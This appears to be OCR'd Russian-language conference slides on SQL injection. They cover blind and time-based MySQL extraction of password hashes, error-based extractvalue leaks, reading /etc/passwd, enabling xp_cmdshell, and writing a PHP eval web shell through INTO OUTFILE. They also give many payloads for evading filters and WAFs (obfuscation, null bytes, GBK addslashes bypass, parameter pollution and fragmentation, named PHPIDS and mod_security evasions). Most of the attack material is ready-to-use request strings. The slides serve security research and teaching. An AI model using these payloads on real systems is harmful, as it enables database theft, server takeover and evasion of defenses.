Blind SQL Injection – Новые методы эксплуатации (MySQL) …на той же скорости…

- **Если подбирать MD5-хеш, то этого можно достигнуть всего в два запроса**

- **Запрос 1**

```
/?id=1+AND+1+rlike+concat(if((mid((select+pass+from+users+limit+0,1),1,1)in('0'))>0,(0x787B312C3235367D),if((mid((select+pass+from+users+limit+0,1),1,1)in('1'))>0,(0x787B312C28),if((mid((select+pass+from+users+limit+0,1),1,1)in('2'))>0,(0x5B5B3A5D5D),if((mid((select+pass+from+users+limit+0,1),1,1)in('3'))>0,(0x5B5B),if((mid((select+pass+from+users+limit+0,1),1,1)in('4'))>0,(0x28287B317D),if((mid((select+pass+from+users+limit+0,1),1,1)in('5'))>0,(0x0),if((mid((select+pass+from+users+limit+0,1),1,1)in('6'))>0,(0x28),if((mid((select+pass+from+users+limit+0,1),1,1)in('7'))>0,(0x5B322D315D),if((mid((select+pass+from+users+limit+0,1),1,1)in('8'))>0,(0x5B5B2E63682E5D5D),if((mid((select+pass+from+users+limit+0,1),1,1)in('9'))>0,(0x5C),if((mid((select+pass+from+users+limit+0,1),1,1)in('a'))>0,(select 1 union select 2),(1)))))))))))))))
```

- **Если символ не входит в диапазон [0-9a], тогда отправляем запрос 2 (проверка [b-f])**

```
/?id=1+AND+1+rlike+concat(if((mid((select+pass+from+users+limit+0,1),1,1)in('0'))>0,(0x787B312C3235367D),if((mid((select+pass+from+users+limit+0,1),1,1)in('1'))>0,(0x787B312C28),if((mid((select+pass+from+users+limit+0,1),1,1)in('2'))>0,(0x5B5B3A5D5D),if((mid((select+pass+from+users+limit+0,1),1,1)in('3'))>0,(0x5B5B),if((mid((select+pass+from+users+limit+0,1),1,1)in('4'))>0,(0x28287B317D),if((mid((select+pass+from+users+limit+0,1),1,1)in('5'))>0,(0x0),if((mid((select+pass+from+users+limit+0,1),1,1)in('6'))>0,(0x28),if((mid((select+pass+from+users+limit+0,1),1,1)in('7'))>0,(0x5B322D315D),if((mid((select+pass+from+users+limit+0,1),1,1)in('8'))>0,(0x5B5B2E63682E5D5D),if((mid((select+pass+from+users+limit+0,1),1,1)in('9'))>0,(0x5C),if((mid((select+pass+from+users+limit+0,1),1,1)in('a'))>0,(select 1 union select 2),(1)))))))))))))))
```

Blind SQL Injection – Новые методы эксплуатации (MySQL) …на максимальных скоростях!

- **На основе исследований Qwazar с функцией NAME_CONST() MySQL v. 5.0.12 > v.5.0.64 (X09'09), новый метод - ExtractValue()**

  select 1 AND ExtractValue(1,concat(0x5C,('test')));

  - **В результате может быть получено следующее сообщение об ошибке (если версия MySQL 5.1>=)**

  XPATH syntax error: '\test'

- **Таким образом можно просто возвращать интересующие данные**

  /?id=1+AND+extractvalue(1,concat(0x5C,(select pass from users limit 0,1)))

  - **SQL запрос примет вид**

  SELECT id, name from table where id =1 AND extractvalue(1,concat(0x5C,(select pass from users limit 0,1)))

  - **В результате может быть получена требуемая информация в формате**

  Строка вывода в сообщении об ошибке не может превышать 31 символ. Для вывода более длинных строк можно использовать функции mid() и т.п.

Blind SQL Injection – Новые методы эксплуатации (MySQL) Скоростной предел…

- **Как быть, если сообщение об ошибке подавляется?**
- **Можно ограничить набор подбираемых символов. Например для MD5 – это вхождение в диапазон символов [0-9a-f]**
- **В качестве сигнатур использовать заголовки из новостных лент, разделы сайта и т.п.**
- **Реализация:**

/?id=if((mid((select pwd from users limit 0,1),1,1)in('a'))>0,(12345),if((mid((select pwd from users limit 0,1),1,1)in('b'))>0,(12346), …… ,null))

или

/?id=if((mid((select pwd from users limit 0,1),1,1)in('a','b','c','d','e','f'))>0,(12345),if((mid((select pwd from users limit 0,1),1,1)in('0','1','2','3','4','5','6','7','8','9'))>0,(12346), …… ,null))

- **«12345» и «123456» в данном контексте – это идентификатор новости на сайте**
- **Ограничение данного метода:**
  - **Подходящая архитектура приложения**
  - **Ограничение на длину HTTP-запроса в 4096 байт**

Double Blind SQL Injection – Классическая эксплуатация (MySQL) Тише едешь, дальше будешь;)

- **Эксплуатация уязвимости Double Blind SQL Injection основана на временных задержках**

- **Для повышения быстродействия можно ограничить набор подбираемых символов.**

- **Классическая реализация:**

```
/?id=1+AND+if((ascii(lower(substring((select password from user limit 0,1),0,1))))=97,1,benchmark(2000000,md5(now())))
```

  - **На основе временной задержки ответа от web-сервера можно сделать умозаключение, что подбираемый символ угадан**
  - **Манипулируя со значением 2000000, можно добиться приемлемой скорости под конкретное приложение**
  - **Аналог benchmark() - sleep(). Функция sleep() является более безопасной для подобных целей, т.к. не использует процессорные ресурсы сервера**

Работа с файловой системой и выполнение команд на сервере при эксплуатации уязвимости SQL Injection

Работа с файловой системой

- **Общая архитектура работы с файловой системой через SQL Injection**

- **uid=80(www) gid=80(www)**
  - Если происходит обращение к файлу, созданному СУБД, то стоит помнить, что владельцем файла является пользователь СУБД

- **uid=88(mysql) gid=88(mysql)**
  - Запросы поступают со стороны пользователя СУБД (для работы с файловой системой требуются привилегии file_priv)
  - Обращение к файловой системе осуществляет пользователь СУБД (должны быть соответствующие разрешения на уровне ACL)
  - «Текущий каталог» – это каталог СУБД

Работа с файловой системой – Различия СУБД

	MySQL	MSSQL	MS Access	Oracle	PostgreSQL
Встроенные функции	Да	Нет	Да	Нет	Да
Доступные функции	load_file, load data infile, into otfile/dumpfile	Процедуры eq insert from file	curdir()	Процедуры eq insert from file	pg_read_file(), pg_ls_dir(), copy, и др.

Пример для MSSQL:

```
CREATE TABLE mydata (line varchar(8000));
BULK INSERT mydata FROM 'c:\boot.ini';
SELECT * FROM mydata;
DROP TABLE mydata;
```

Работа с файловой системой

- **Пример для MySQL**

- **LOAD_FILE**
  - union select load_file('/etc/passwd')

- **LOAD DATA INFILE**
  - create table t(a varchar(500));
  - load data infile '/etc/passwd' into table t;
  - select a from t;

- **SELECT INTO OUTFILE и SELECT INTO DUMPFILE**
  - union select 1 into outfile 't'
  - union select 1 into dumpfile 't'

Выполнение команд на сервере – Различия СУБД

	MySQL	MSSQL	MS Access	Oracle	PostgreSQL
Встроенные функции	UDF*	Да	Да	Нет	Нет
Доступные функции	EXEC	EXEC	shell()	Собственные процедуры	Собственные процедуры

- **Пример для MSSQL:**

```
EXEC xp_cmdshell 'ipconfig /all';
```

- **Для использования xp_cmdshell в MSSQL >= 2005 необходимо выполнить:**

```
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
```

Выполнение команд на сервере

- **Пример для MySQL**

- **Запись web-shell в файл /www/img/shell.php**
  - **/?id=1+union+select+'<?eval($_request[shell]);?>' +into+outfile+'/www/img/shell.php'**

- **Выполнение команд на сервере**
  - **/img/shell.php?shell=passthru('ls');**

Часть 4: Методы обхода фильтров безопасности

Методы обхода программных фильтров безопасности

Фильтры поступающих данных. Какие они бывают

- **Прозрачные для Web-приложения**
  - magic_quotes_gpc, display_errors, etc
  - mod_rewrite, ISAPI-фильтры, etc
- **Встроенные функции языка разработки**
  - Универсальные
    Пример: addslashes(), addcslashes(), htmlspecialchars(), etc
  - Предназначенные для определенной среды
    Пример: mysql_real_escape_string(), pg_escape_string(), dbx_escape_string(), etc
- **Разрабатываемые самим программистом**

  Приведение типов
  - Использование регулярных выражений

Методы обхода фильтров безопасности (1)

Использовать кодированное передаваемых данных в приложение

- **Строка «qwerty» может быть представлена неограниченным количеством вариаций**
  - **Hex-кодирование: 0x717765727479**
  - **ASCII-представление: char(113),char(119),char(101),char(114), char(116),char(121)**
  - **Использование шифрования с разным ключом: ≟i└╗Г▐╗щ~)°°P=**
- **Пример:**
  - hex(AES_ENCRYPT('qwerty',1)) – это **B969A9A01DA8E78FA8DD7E299C9CF23D**
  - aes_decrypt(concat(0xB9,0x69,0xA9,0xA0,0x1D,0xA8,0xE7,0x8F,0xA8,0xDD,0x7E,0x29,0x9C,0x9C,0xF2,0x3D),1) – это **qwerty**

Методы обхода фильтров безопасности (2)

Использовать представления отсутствующие в фильтре

- Синонимы функций
  - CHARACTER_LENGTH() -> CHAR_LENGTH()
  - LOWER() -> LCASE()
  - OCTET_LENGTH() -> LENGTH()
  - LOCATE() -> POSITION()
  - REGEXP() -> RLIKE()
  - UPPER() -> UCASE()
  - и т.д.
- Обфускация запроса и данных
  - **Примеры обфускации строки «qwerty»:**

```
reverse(concat(if(1,char(121),2),0x74,right(left(0x567210,2),1),lower(mid('TEST',2,1)),replace(0x7
    074,'pt','w'),char(instr(123321,33)+110)))

concat(unhex(left(crc32(31337),3)-400),unhex(ceil(atan(1)*100-2)),unhex(round(log(2)*100)-
    4),char(114),char(right(cot(31337),2)+54),char(pow(11,2)))
```

Методы обхода фильтров безопасности

Пример по обходу сигнатур (обфускация запроса)

- Следующий запрос попадает в сигнатуру приложения

/?id=1+union+(select+1,2+from+test.users)

- Но иногда используемые сигнатуры можно обойти

/?id=1+union+(select+'xz'from+xxx)

/?id=(1)unIon(selEct(1),mid(hash,1,32)from(test.users))

/?id=1+union+(sELect'1',concat(login,hash)from+test.users)

/?id=(1)union(((((((select(1),hex(hash)from(test.users)))))))

/?id=(1);exec('sel'+'ect'(1))

/?id=(1)or(0x50=0x50)

...

Методы обхода фильтров безопасности (3)

- **Использовать null-byte для обхода бинарно-зависимых функций**
- **Пример: if(ereg ("^(.){1,3}$", $_GET['param'])) { … }**

/?param=123

ereg ("^(.){1,3}$", "123") – true

/?param=1234

ereg ("^(.){1,3}$", "1234") – false

/?param=1+union+select+1

ereg ("^(.){1,3}$", "1 union select 1") – false

/?param=123%00

ereg ("^(.){1,3}$", "123\0") - true

/?param=1/*%00*/union+select+1

ereg ("^(.){1,3}$", "1/*\0*/union select 1") - true

Методы обхода фильтров безопасности (4)

- **Обход функции addslashes()**
- **Это возможно, если существует уязвимость, позволяющая установить кодировку SJIS, BIG5 или GBK**
- **Как это работает?**
- **addslashes("'") т.е. 0x27 вернет "\'" т.е. 0x5c27**
  - **Пример для кодировки GBK:**
  - **0xbf27 – некорректный символ**
  - **0xbf5c – корректный, самостоятельный символ**
  - **после обработки функцией addslashes() 0xbf27 превращается в 0xbf5c27 т.е. 0xbf5c и одинарную кавычку 0x27**

Raz0r, http://raz0r.name/vulnerabilities/sql-inekcii-svyazannye-s-multibajtovymi-kodirovkami-i-addslashes/

Методы обхода фильтров безопасности (5)

- **Пример распространенной уязвимости в функциях фильтров безопасности**
  - Следующий запрос не позволяет провести атаку

  /?id=1+union+select+1,2,3/*

  - Если в фильтре есть соответствующая уязвимость, то такой запрос успешно отработает

  /?id=1+un/**/ion+sel/**/ect+1,2,3--


  - SQL-запрос примет вид

  SELECT * from table where id =1 union select 1,2,3--

- **Вместо конструкции /**/ может использоваться любые наборы символов, вырезаемые фильтром (eq #####, %00, etc)**
- **Данный пример работает в случае «излишней очистки» поступающих данных (замена regexp-выражения на пустую строку)**

Методы обхода Web Application Firewall (WAF)

Что такое WAF



Нормализация данных

- Decode HTML entities (e.g. c, ", ª)
- Escaped characters (e.g. \t, \001, \xAA, \uAABB)
- Null byte string termination
- ...

Поиск сигнатуры

- /(sel)(ect.+fr)(om)/is
- /(uni)(on.+sel)(ect)/is
- ...

Какие они бывают

- **По режиму работы:**
  - Мост/Маршрутизатор
  - Обратный прокси-сервер
  - Встроенный
- **По модели защиты:**
  - Основанный на сигнатуре (Signature-based)
  - Основанный на правилах (Rule-based)
- **По реакции на «плохой» запрос:**
  - Очистка «опасных» данных
  - Блокировка запроса
  - Блокировка источника атаки

Методы обхода WAF

Фундаментальные ограничения технологии

- Неспособность полностью защитить Web-приложение от всех возможных уязвимостей

Общие проблемы

- Разработчикам универсальных фильтров WAF приходиться балансировать между эффективностью фильтра и минимизацией ошибок блокировки легитимного трафика
- Обработка возвращаемого трафика клиенту

Уязвимости реализации

- Технологии нормализации запроса
- Использование новых техник эксплуатации уязвимостей в Web (HTTP Parameter Pollution, HTTP Parameter Fragmentation, замена null-byte и т.п.)

Практика обхода WAF: SQL Injection - нормализация

- **Пример уязвимости в функции нормализации запроса**
  - Следующий запрос не позволяет провести атаку

    /?id=1+union+select+1,2,3/*

  - Если в WAF есть соответствующая уязвимость, то такой запрос успешно отработает

    /?id=1/*union*/union/*select*/select+1,2,3/*

  - После обработки WAF запрос примет следующий вид

    index.php?id=1/*uni X on*/union/*sel X ect*/select+1,2,3/*

- **Данный пример работает в случае «очистки» опасного трафика, а не при блокировке всего запроса или источника атаки**

Практика обхода WAF: SQL Injection – HPP (пример 1)

- **Использование HTTP Parameter Pollution (HPP)**
  - Следующий запрос не позволяет провести атаку

  /?id=1;select+1,2,3+from+users+where+id=1--


  - Такой запрос успешно отработает при использовании HPP

  /?id=1;select+1&id=2,3+from+users+where+id=1--

- **Успешное проведение атаки HPP по обходу WAF ограничено используемой средой атакуемого приложения**

- **OWASP EU09 Luca Carettoni, Stefano diPaola http://www.owasp.org/images/b/ba/AppsecEU09_CarettoniDiPaola_v0.8.pdf**

Практика обхода WAF: HTTP Parameter Pollution (HPP)



Практика обхода WAF: HTTP Parameter Pollution (HPP)

Технология/Среда	Интерпретация параметров	Пример
ASP.NET/IIS	Склеивание через запятую	par1=val1,val2
ASP/IIS	Склеивание через запятую	par1=val1,val2
PHP/APACHE	Последний параметр результирующий	par1=val2
PHP/Zeus	Последний параметр результирующий	par1=val2
JSP, Servlet/Apache Tomcat	Первый параметр результирующий	par1=val1
JSP,Servlet/Oracle Application Server 10g	Первый параметр результирующий	par1=val1
JSP,Servlet/Jetty	Первый параметр результирующий	par1=val1
IBM Lotus Domino	Первый параметр результирующий	par1=val1
IBM HTTP Server	Последний параметр результирующий	par1=val2
mod_perl,libapeq2/Apache	Первый параметр результирующий	par1=val1
Perl CGI/Apache	Первый параметр результирующий	par1=val1
mod_perl,lib???/Apache	Первый параметр результирующий	par1=val1
mod_wsgi (Python)/Apache	Возвращается массив	ARRAY(0x8b9058c)
Pythin/Zope	Первый параметр результирующий	par1=val1
IceWarp	Возвращается массив	['val1','val2']
AXIS 2400	Последний параметр результирующий	par1=val2
Linksys Wireless-G PTZ Internet Camera	Склеивание через запятую	par1=val1,val2
Ricoh Aficio 1022 Printer	Последний параметр результирующий	par1=val2
webcamXP Pro	Первый параметр результирующий	par1=val1
DBMan	Склеивание через две тильды	par1=val1~~val2

Практика обхода WAF: SQL Injection – HPP (пример 2)

Использование HTTP Parameter Pollution (HPP)

- Уязвимый код

```
SQL="select key from table where id="+Request.QueryString("id")
```

- Такой запрос успешно отработает при использовании техники HPP

```
/?id=1/**/union/*&id=*/select/*&id=*/pwd/*&id=*/from/*&id=*/users
```

- SQL запрос примет вид

```
select key from table where
  id=1/**/union/*,*/select/*,*/pwd/*,*/from/*,*/users
```

Lavakumar Kuppan, http://lavakumar.com/Split_and_Join.pdf

Практика обхода WAF: SQL Injection – HPF

- **Использование HTTP Parameter Fragmentation (HPF)**
  - **Пример уязвимого кода**

```
Query("select * from table where a=".$_GET['a']." and b=".$_GET['b']);

Query("select * from table where a=".$_GET['a']." and b=".$_GET['b']." limit
  ".$_GET['c']);
```

  - **Следующий запрос не позволяет провести атаку**

```
/?a=1+union+select+1,2/*
```

  - **Используя HPF, такие запросы *могут* успешно отработать**

```
/?a=1+union/*&b=*/select+1,2

/?a=1+union/*&b=*/select+1,pass/*&c=*/from+users--
```

  - **SQL-запросы принимают вид**

```
select * from table where a=1 union/* and b=*/select 1,2

select * from table where a=1 union/* and b=*/select 1,pass/* limit */from users--
```

http://devteev.blogspot.com/2009/09/http-parameter-fragmentation-hpf-web.html

Практика обхода WAF: Blind SQL Injection

- **Использование логических запросов AND и OR**
  - **Следующий запрос для многих WAF позволяет успешно провести атаку**

  /?id=1+OR+0x50=0x50

  /?id=1+and+ascii(lower(mid((select+pwd+from+users+limit+1,1),1,1)))=74

- **Вместо знака равенства может использоваться отрицание или неравенство (!=, <>, <, >) – Парадокс! Но многие WAF это пропускают.**

- **Заменяя функции SQL, которые попадают в сигнатуры WAF, на их синонимы, становится возможным эксплуатировать уязвимость методом blind-SQL Injection**

  substring() -> mid(), substr(), etc

  ascii() -> hex(), bin(), etc

  benchmark() -> sleep()

- **Данный пример справедлив для всех WAF, разработчики которых стремятся охватить как можно больше Web-приложений**

Практика обхода WAF: Blind SQL Injection

- **Известные:**

  substring((select 'password'),1,1) = 0x70

  substr((select 'password'),1,1) = 0x70

  mid((select 'password'),1,1) = 0x70

- **Новые:**

  strcmp(left('password',1), 0x69) = 1

  strcmp(left('password',1), 0x70) = 0

  strcmp(left('password',1), 0x71) = -1

  STRCMP(expr1,expr2) возвращает 0, если последовательности равны, -1, если первый аргумент меньше второго, и 1 - в противном случае.

  http://dev.mysql.com/doc/refman/5.0/en/string-comparison-functions.html

Практика обхода WAF: Blind SQL Injection

Blind SQL Injection – это не всегда использование AND и OR!

- **Примеры уязвимого кода**

```
Query("select * from table where uid=".$_GET['uid']);

Query("select * from table where card=".$_GET['card']);
```

- **Пример эксплуатации**

false: index.php?uid=strcmp(left((select+hash+from+users+limit+0,1),1),0x42)%2B112233

false: index.php?uid=strcmp(left((select+hash+from+users+limit+0,1),1),0x61)%2B112233

true: index.php?uid=strcmp(left((select+hash+from+users+limit+0,1),1),0x62)%2B112233

первый символ hash = B

false: ...

false: index.php?uid=strcmp(left((select/**/hash/**/from/**/users/**/limit/**/0,1),2),0x6240)%2B112233

true: index.php?uid=strcmp(left((select/**/hash/**/from/**/users/**/limit/**/0,1),2),0x6241)%2B112233

второй символ hash = A

hash
ba46881b5c47b062c8d5f3d0db620914

Практика обхода WAF: SQL Injection – PHPIDS

- **PHPIDS (0.6.1.1)**

  Ругается на: /?id=1+union+select+user,password+from+mysql.user+where+user=1

  Но пропускает: /?id=1+union+select+user,password+from+mysql.user+limit+0,1

  Ругается на: /?id=1+OR+1=1

  Но пропускает: /?id=1+OR+0x50=0x50

  Ругается на: /?id=substring((1),1,1)

  Но пропускает: /?id=mid((1),1,1)

Практика обхода WAF: SQL Injection – Mod_Security

Mod_Security (2.5.9)

Ругается на:
/?id=1+and+ascii(lower(**substring**((select+pwd+from+users+limit+1,1),1,1)))=74

Но пропускает:
/?id=1+and+ascii(lower(**mid**((select+pwd+from+users+limit+1,1),1,1)))=74

Ругается на: /?id=1+**OR+1=1**

Но пропускает: /?id=1+**OR+0x50=0x50**

Ругается на: /?id=1+**and+5=6**


Но пропускает: /?id=1+**and+5!=6**


Ругается на: /?id=1**;drop members**

Но пропускает: /?id=1**;delete members**

Автоматизированный поиск SQL Injection

Поиск SQL Injection с помощью MaxPatrol

